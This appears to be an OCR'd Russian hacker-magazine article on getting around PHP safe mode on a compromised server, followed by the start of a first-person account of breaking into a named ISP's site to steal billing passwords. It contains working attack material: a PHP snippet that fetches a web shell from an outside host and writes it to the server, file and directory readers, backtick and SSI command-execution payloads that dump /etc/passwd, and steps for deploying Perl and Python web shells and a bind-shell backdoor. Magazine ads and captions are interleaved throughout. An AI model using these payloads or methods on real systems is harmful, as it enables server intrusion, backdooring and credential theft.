sid=5d9732ae67ed3b6657fc909c10e5f4b4
```

Однако, было одно но. Вместо ожидаемого вывода phpinfo() вывелась ошибка: Warning: phpinfo() has been disabled for security reasons. Как выяснилось чуточку позже, системные функции выполнять было тоже нельзя, и ситуация была довольно неприятная, что говорить. Однако именно она заставила меня искать замену стандартным способам общения сервера через system(). Итак, давай выясним что мы имеем: системные команды выполнять мы не можем, следовательно, и исследовать файловую систему нельзя, заливать файлы и просматривать содержимое тоже. Но мы все еще можем выполнять код в функции eval(), которая интерпретирует php-код, то есть теперь нам нужно все необходимые функции для общения с сервером написать самому и передавать их на выполнение в eval(). В первую очередь необходимо записать на удаленную машину web-форму eval шелла, чтобы ему отдавать на обработку наш php-код. Для этого в переменную nigga передаем следующий сценарий:

```
[запись файла]

<?php
$filen="http://unixforge.org/~sshx/x/eval_shell.php.txt";
$file_new="eval_shell.php";
$data = implode("", file($filen));
$fp = fopen($file_new, "w");
fputs($fp, $data);
fclose($fp);
?>
```

Думаю, в особых комментариях код не нуждается. Получаем хэндл файла для записи, а в $file_new пишем содержимое нашего файла. Замечу, что можно записывать как файлы с локальной машины, так и удаленно, если для fopen() не блокируется открытие сокетов.

Теперь в текущую папку будет записана web-форма, через которую мы в дальнейшем будем выполнять произвольный код. Собственно, некое подобие php-shell'a у нас есть, но от нормального шелла он будет отличаться тем, что мы будем использовать свои функции для навигации по ФС и работы с файлами, что немного неудобно и сначала непривычно. Настало время заняться написанием скриптов. Вот что нам нужно в первую очередь:

1. Навигация по серверной файловой системе
2. Чтение файлов
3. Запись/загрузка файлов

Для начала, пожалуй, хватит. Поехали. Самым легким скриптом из нашей коллекции будет примитивная читалка файлов:

```
<?php
echo nl2br(htmlspecialchars(implode
('', file('filename')));
?>
```

Здесь filename, как и следовало бы ожидать, — имя читаемого файла. Кстати, хочу сказать, что одни и те же задачи можно решать разными способами. Никто не мешает тебе открывать файл функциями include(), require(), file(), а читать из стандартного fopen()-хэндла при помощи fread(), fgets() или fgetc(). Таким образом, даже если одна из этих функций окажется в черном списке запрещенных вызовов, скорее всего, найдется работающий аналог. Так что если какая-то функция не работает, следует обратиться к документации и пройтись по всему списку see also. Теперь, чтобы прочитать, например, файл */etc/hosts*, топаем на *www.fakin.farlep.net/path/to/eval_shell.php* и вставляем в форму наш код, но без php-тэгов (<? и ?>), содержание файла должно успешно отобразиться. Попутно можно узнать операционку, которая крутится на сервере — для этого есть специальная функция php_uname. Ты все правильно понял, можно будет быстренько узнать , что там стоит *BSD и без раздумий отказать от



На нашем диске ты найдешь полные версии программ, описанных в этой статье.



В PHP версии 4.3.x присутствует баг, который даже при включенной open_basedir и других директивах позволял подключать любые доступные на чтение файлы: include ("/root/.bash_history")



Есть маленькая хитрость, которая все-таки позволяет исполнять команды в операционке — это оператор обратные кавычки (` `). Используем его так:

```
<?php
output = `ls -al`;
echo "<pre>$output</pre>"
?>
```

Подробный ман по php - всегда держи под рукой: www.php.net/download-docs.php
Очень хороший справочник по всем документированным функциям php: hwww.web-hack.ru/books/books.php?go=29
Безопасное программирование на PHP: www.web-hack.ru/books/books.php?go=36

хардкорные разборки с php

SAFE MODE ON — хакеры отправляются лесом

попыток дальнейшего взлома :). Самое время позаботиться о возможности шариться по диску. Скрипт довольно примитивен:

[чтение каталогов]

```
<?php
$dire="/home";//каталог для чтения
$ob=opendir("$dire");//открываем каталог и получаем хэндл
while($filen=readdir($ob)){//читаем содержимое диры
$dire2=realpath("$dire");
if ( is_dir("$dire2/$filen") == TRUE ){$d="[Dir]";} else {$d= NULL;}
print "$d $filen <br><br> "; }//печатаем содержимое
closedir($ob);
?>
```

Только что мы создали замену */bin/ls*, хотя и кривоватую. Сюда можно привинтить много других возможностей — например, показ последней даты обращения к файлу:

```
date("F d Y H:i:s.", filemtime("$dire/$filen"))
```


SSI

Я не мог не упомянуть про SSI (Server Side Includes). Это директивы в файлах формата .shtml и .shtm, которые выполняются самим web-сервером Apache, без каких либо сторонних интерпретаторов. С помощью SSI можно творить довольно интересные вещи, начиная от инклудинга файлов и заканчивая исполнением системных команд. Итак, SSI прописывается прямо в тело web-странички (как, например, PHP-код) в виде <!--#директива="значение"-->. Естественно, при заходе на сайт ты видишь не "<!--" и "-->", а результат выполнения. Например, <!--#inlcude="right_menu.html"--> включит в html-код страницы указанную тобой менюшку. Но SSI можно юзать в своих коварных целях. Так, например, <!--#include file="/etc/passwd"--> включит в тело страницы содержание системного файла с учетными записями (это работает не всегда, и если файл не инклудится, то это совсем не значит, что SSI-поддержка отключена). Самым вкусным является тот факт, что мы можем исполнять системные команды от имени веб-сервера: <!--#exec cmd=" uname -a; id"--> выведет нам до боли знакомые результаты :). Аналогично инклудинг и команды выполняются в винде: <!--#include file="c:\admins\passwd.txt"--> и <!--#exec cmd="C:\Windows\system32\cmd.exe|dir C:\"-->. В общем, как видишь, использовать SSI в своих коварных целях не так уж и сложно. Достаточно создать файл следующего содержания и транспортировать его на вражеский сервер:

```
<html>
<body>
<!--#exec cmd="ls -la /;cat /etc/passwd"-->
</body>
</html>
```



юзаем SSI



тестовый запуск питонового бэкдора

Скрипт также можно написать и по-другому, используя свойства класса dir. Считывание содержимого каталога происходит вот так: $entry = $dir->read(). А вот чтобы узнать является ли файл директорией, используется функция is_dir(). С помощью is_writable() проверяем, доступна ли папка на запись. В общем, исходник смотри на диске, либо тяни с моего сайта: *http://unixforge.org/~sshx/x/dir.php.txt* . Так, с этим разобрались. Теперь, чтобы заливать файл на сервер со своего компа, мы напишем web-форму (примерно как на Народе). Код сценария я не буду приводить здесь — ты без труда найдешь его на диске, или тут: *http://unixforge.org/~sshx/x/upload.php.txt*. Отмечу лишь, что его нужно загрузить как отдельный php-файл, а не исполнять в eval'e. Я уже говорил, что одну проблему можно решить разными путями, и в принципе, если ты хорошо знаешь php, то сможешь решить большинство задач на своем пути, поэтому знать хотя бы основы этого языка все же надо.

[ядовитая альтернатива] А теперь представь ситуацию, когда дальнейшее продвижение на сервере с помощью PHP невозможно: администратор скрупулезно настроил безопасный режим, оставив минимум возможностей. Однако выход, как всегда, есть. На практике частенько бывает возможным использовать альтернативные интерпретаторы — к примеру, Perl. С вероятностью 100% он будет установлен в системе, и, возможно, апач так же будет настроен на выполнение .pl и .cgi скриптов в каталоге */cgi-bin/*. То есть, если возможности PHP-интерпретатора урезаны слишком сильно, мы делаем следующее:

1 Загружаем перловый web-шелл в */cgi-bin/* (с помощью наших скриптов upload.php, либо files.php)


2 Определяем местонахождение интерпретатора Perl (визуально, используя dir.php, или же функцию file_exists("/usr/bin/perl"), которая вернет




стянуть пароль от базы? Легко!



очередной шелл от r57 — теперь на perl


Ставка больше, чем жизнь
B.O.S
Bet on Soldier
Бука


изучаем возможности сэйф мода


питоновый shell в действии

true, если файл существует)

3 Меняем путь к Perl в шелле, даем ему права доступа при помощи chmod(rws.pl,0755)

4 Запускаем в браузере шелл и, если возникнут проблемы, смотрим предыдущие этапы, чтобы узнать, на каком шагу была допущена ошибка.

В качестве перлового шелла могу рекомендовать тебе cgi-telnet.pl (*http://unixforge.org/~sshx/x/cgi-telnet.tar.gz*) и скрипт от известной команды RST r57pws.pl (*http://rst.void.ru/download/r57pws.txt*). Ну а вообще, в Сети лежит огромное множество такого рода тулз, написанных на Perl, поэтому с выбором проблем у тебя не возникнет.

А теперь поговорим о более экзотическом способе проникновения. Сейчас все большую и большую популярность набирает язык Pyton (такая большая и толстая змея). Мы уже не раз писали об этом языке, и ты должен знать, что практически на каждом юниксовом сервере можно найти интерпретатор питона (обычно */usr/bin/python* или */usr/local/bin/python*). На практике часто оказывается удобным использовать именно python-шеллы. Я расскажу тебе о популярной программе cgi-python.py. Принцип работы у этого web-шелла точно такой же, как и у любого скрипта. Требуется указать правильный путь к интерпретатору языка, запихнуть файл в */cgi-bin/* и не забыть поставить на него chmod +x. После этого шелл готов к действию и ожидает твоих команд. Ну, шелл, конечно, это очень хорошо, но bash-оболочка, забинденная на порту, еще лучше. Поэтому в нашем арсенале ожидается пополнение в виде wh_bindshell.py. Это рулезный полноценный бэкдор на питоне, написанный хакером SerG'ем (за что ему огромный респект). Работает эта программа, как и все обычные бэкдоры, запускается из командной строки так:



Все описанные в статье скрипты:
Eval шелл для интерпретации php кода:http://unixforge.org/~sshx/x/eval_shell.php.txt
Работа с файлами: http://unixforge.org/~sshx/x/files.php.txt
Чтение каталогов: http://unixforge.org/~sshx/x/dir.php.txt
Загрузка файлов на сервер: http://unixforge.org/~sshx/x/upload.php.txt



Дополнительная инфа по апачевскому модулю include: http://httpd.apache.org/docs/mod/mod_include.html
Веб-шеллы на любой вкус — выбери свой: http://www.web-hack.ru/download/download.php?go=77
Довольно обширная база фришных хостеров: http://forum.netz.ru/showthread.php?p=149508

```
$ python wh_bindshell.py [port] [password]
```

Если же скрипт будет запущен без параметров, то в силу вступают стандартные настройки (Port=50001 password ='web-hack'). В разделе #_Default_# можешь изменить любые параметры: порт, пасс, приглашение, команда самоубийства шелла и команды, выполняемые при загрузке шелла. Заметь, что pass защищается MD5, поэтому прежде чем менять дефолтный в файле, сгенерируй хэш своего пасса. Автор бэкдора рекомендует это делать следующим образом:

```
$ python -c"import md5;x=md5.new('you_password');print x.hexdigest()".
```


Можно также попробовать загрузить по ftp файл и попытаться запустить его через web. Даже несколько раз так получалось, что на прописанном порту открывался бэкдор. Прежде чем пускать питоновые скрипты в бой, обязательно протестируй их на локальной машине или на дружественном сервере, чтобы быть уверенным в его работе.

[the end?] Итак, подведем итог. Сегодня мы с тобой разобрались, как действовать при активированном php safe mode, и каким путем идти для обхода его ограничений. Все php-скрипты в статье я приводить не стал, а лишь привел самые общие и компактные примеры. Доделать и додумать их ты сможешь сам, если у тебя будет желание, полные же законченные версии ты найдешь на нашем диске. Напоследок скажу тебе, что заниматься такими экспериментами и вообще взломами не стоит даже в ознакомительных целях, потому что максимум с чем ты ознакомишься — это с усатыми дядьками в погонах с добрыми улыбками на лицах :). Удачи, не попадайся!

PYTHON BINDSHELL

Вслед за питоновым шеллом и backdoor'ом хочу тебе рассказать о еще одной замечательной тулзе на python. Софтина очень интересная, и, по словам одного знающего человека, уникальная в своем роде. Знакомься, pyWebShell собственной персоной. Итак, что же такого в ней необычного? Это не просто очередной web-шелл, это бэкдор со встроенными возможностями http-сервера. То есть ты запускаешь его, как обычный бэкдор из командной строки, потом на дефолтном порту открывается маленький http-сервер. После этого ты заходишь браузером по адресу *http://hackedmachine.com:8003* и — перед нами удобная web-оболочка (как у web-шелла), которую очень легко использовать!

В разделе #__CONFIG__ можно поменять порт (PORT = 8003) и домашнюю директорию скрипта (#homedir="/tmp"). Если ты владеешь питоном, то можешь разобраться в исходнике и найти встроенную функцию для ftp перебора ftp_brut(). Этот чудесный агрегат можешь взять с *http://unixforge.org/~sshx/x/http.py*, или на нашем диске. Эксклюзив, специально для тебя :).


эксклюзивный бинд-шелл

ТОПИ ИХ ВСЕХ!





Легенда о жадном провайдере и доблестном Sashiks Гуде

История взлома жадного до чужих денег провайдера

НЕДАВНО КО МНЕ ЗА ПОМОЩЬЮ ОБРАТИЛСЯ ОДИН ЧИТАТЕЛЬ. ПАРЕНЬ РАССКАЗЫВАЛ О ТОМ, ЧТО ВОТ УЖЕ НЕСКОЛЬКО ЛЕТ МЕСТНЫЙ ПРОВАЙДЕР ЧЕСТНО ВОРУЕТ ДЕНЬГИ С ЕГО АККАУНТА И ВЫСТАВЛЯЕТ ЗВЕРСКИЕ СЧЕТА ЗА СВОИ УСЛУГИ. НЕСЧАСТНЫЙ ЮЗЕР ПОСЛУШНО ВЫКЛАДЫВАЕТ ЛОВАНДОС ЗА ИНЕТ (ВЕДЬ АЛЬТЕРНАТИВЫ НЕТ — ГОРОДОК МАЛЕНЬКИЙ И ISP ТАМ ТОЛЬКО ОДИН), В ТО ВРЕМЯ, КАК НЕКОТОРЫЕ («СВОИ») ПОЛЬЗОВАТЕЛИ ПРОВАЙДЕРА ОБЛАДАЮТ АНЛИМИТНЫМИ АККАМИ И ПОЛЬЗУЮТСЯ УСЛУГАМИ СЕТИ АБСОЛЮТНО БЕСПЛАТНО. ВСЕ, О ЧЕМ ПРОСИЛ БЕДОЛАГА,— ДОСТАТЬ ЭТИ САМЫЕ БЕЗЛИМИТНЫЕ ПАССЫ, ЧТОБЫ ХОТЬ НЕМНОГО СОКРАТИТЬ ДЕФИЦИТ СВОЕГО БЮДЖЕТА. ВНИМАТЕЛЬНО ПРОЧИТАВ ПИСЬМО, Я РЕШИЛ ПОМОЧЬ | Александр Любимов aka Sashiks (real_sshx@mail.ru)


[преступление и наказание]

SP-взлом — довольно рискованное и неблагодарное занятие, ведь большинство провов содержат нехилый состав специалистов, техников и крутых сисадминов. Поэтому настоящий хак провайдера (а не кража pwl'ок через шары) дело нелегкое, и я бы, наверно, ни за что не согласился бы откликнуться на отзыв неудачливого чела, если бы не посчитал это правильным. Суди сам, ведь втихую снимать деньги с баланса пачками в корне неправильная политика, и это, по сути, незаконно — обдирать народ. А любое преступление должно быть наказано. По-своему. В этот раз я решил выступить в роле правосудия. Моя задача была довольно тривиальна — получить доступ к серверу и проникнуть в базу биллинговой системы





Огромная база с уязвимостями, в том числе и в web-скриптах: www.securityfocus.com www.security.nnov.ru




На нашем диске ты найдешь полные версии программ, описанных в этой статье, а также видеоролик, иллюстрирующий этот взлом.

(хы, он сказал тривиальная :)). Если честно, я не знаю, зачем пошел на это дело, ведь кроме того, что я мог нажить себе кучу неприятностей от провайдерского суппорта, я ничего не получал. Ну да ладно, к черту мелочи, пора приступать к активным действиям :).


[за огненной стеной] Получив адрес сайта, я запустил с шелла nmap. Пока сканер делал свое грязное дело, я решил взглянуть на сайт V.I.S.P.'а (это название провайдера). Главная страница выглядела довольно прилично, все было на своем месте — тарифы, статистика, веб-интерфейс к мылу, гостевая книга, ссылки. Были даже чат и форум (не надо так улыбаться — это не phpBB 2 :)) — они стали первыми претендентами на тщательное обследование. Прошло уже несколько минут и nmap, скорее всего, уже закончил свою боевую разведку. Но не тут-то было! Сканер упорно молчал довольно долгое время. Либо это сетевая IDS на сервере, либо хорошо настроенный файрвол, а, может, и то и другое. Данное суждение никак не могло радовать. Чтобы убедиться, что же такое в конце концов мешает скану, я решил телнетом опробовать несколько стандартных портов. Большинство демонов молчали и надпись Connection Refused не появлялась — значит, сервер охранялся файрволом. Так что далее копать эту тему не стоит, и на сервисы, которые крутились на машине, я решил забить. Ладно, пора вернуться к вебу. Перед тем, как ковырять чат с форумом, неплохо было бы заглянуть в гостевую. Отзывов было немного, в основном от админа, который восхищался своим чудесным сайтом :). Мое внимание привлекла адресная строка в браузере index.php?page=gb/guestbook.php. С виду напоминает любимый всеми including. Попробовав подставить в параметр page незабвенную строку *./../../etc/passwd*, получил сообщение о том, что в ссылке присутствуют недопустимые символы. В итоге выяснилось, что скрипт жестко контролировал вхождение «точки» и «слэша» в имя файла, а это значило, что от инклуда сценарий был защищен надежно. Между тем замечу, что в этой истории таких ситуаций будет много, когда, казалось бы, уже найден известный баг и его реализация, но на самом деле все намного сложнее, и, чтобы решить задачу, нужно подойти к ней нестандартно, не так, как обычно. А теперь приступим к ковырянию чата. Зайдя по линку в чат, я сразу же узнал в нем довольно популярный движок Sp-Chat, которые молодые web-мастеры часто используют в своих проектах. Довольно странно, ведь в письме чел сказал, что техобслуживание у них нехилое, и спецов не меняют. Хм, может под «техобслуживанием» имелись в виду не навороченные web-мастеры, а профессиональные технички с ВО и красными дипломами :). Хотя, чего греха таить, в одно время я и сам использовал Sp-Chat на одном из своих проектов, и поэтому отчетливо помнил, что пароли юзеров можно было подсмотреть в одном из файлов. Я, конечно, не помнил, были ли они в plain тексте или нет, но знал наверняка, что доступ к ним получить возможно. А если в чате тусуется сам администратор, то можно заполучить заветный логин:пароль, правда, пока неясно к чему, ведь доступ к машине был наглухо зафильтрован файрволом, а админский интерфейс к сайту я еще не нашел. Впрочем, сейчас это не так уж важно. Первым делом нужно было достать сорцы чата. Я отправился на *www.woweb.ru*, и в разделе скрипты → PHP → Чаты нашел нужный нам движок, благо, версии у них были идентичны: 2.21. Скачав архив, я принялся тщательно изучать сорцы.

Первым делом меня интересовал доступ к папке data/users (как я предполагал, там и находились параметры учетных записей юзеров) и файлу chat_db. Но в папке data лежал .htaccess, который, по идее, запрещал доступ к любому элементу каталога. Тут я ненадолго замешкался, но, решив, что «была-не была», все же ввел в браузер *www.visp.com.ua/spchat/data/users*. Мне повезло, и в Опере отобразился листинг всех юзеров чата (то есть файл .htaccess не работал, и апач разрешал мне свободно просматривать папку с информацией о пользователях). Был, правда, один минус — я не мог прочесть ни одного файла, потому что не учел, что инфа хранится в формате php-кода и, соответственно, web-сервер просто выполнял эти сценарии, не показывая мне кода :).

[пробиваем брешь] Перейдем к претенденту на проверку номер два — к форуму. Как я уже говорил, это был не обожаемый всеми админами phpBB 2.0.x, а более экзотический форум, который я раньше не встречал, — Software PBLang версии 4.60. Первым делом нужно было зарегистрироваться, чтобы потом продолжить свои злодеяния. Пока я регистрировался под шпионским аккаунтом pipec, мне предложили выбрать аватару, но, к сожалению, пункта «закачать_web-шелл_как-аватару» не было :(. В общем, загрузить свою аватарку на сервер не разрешалось, а можно было либо указать линк на картинку, либо выбрать ее из списка стандартных. Итак, залогинившись под пользователем pipec, я начал бродить по форуму. Первое, что меня интересовало, — кто, собственно, админит эту борду. Просмотрев список пользователей, я выяснил, что админом 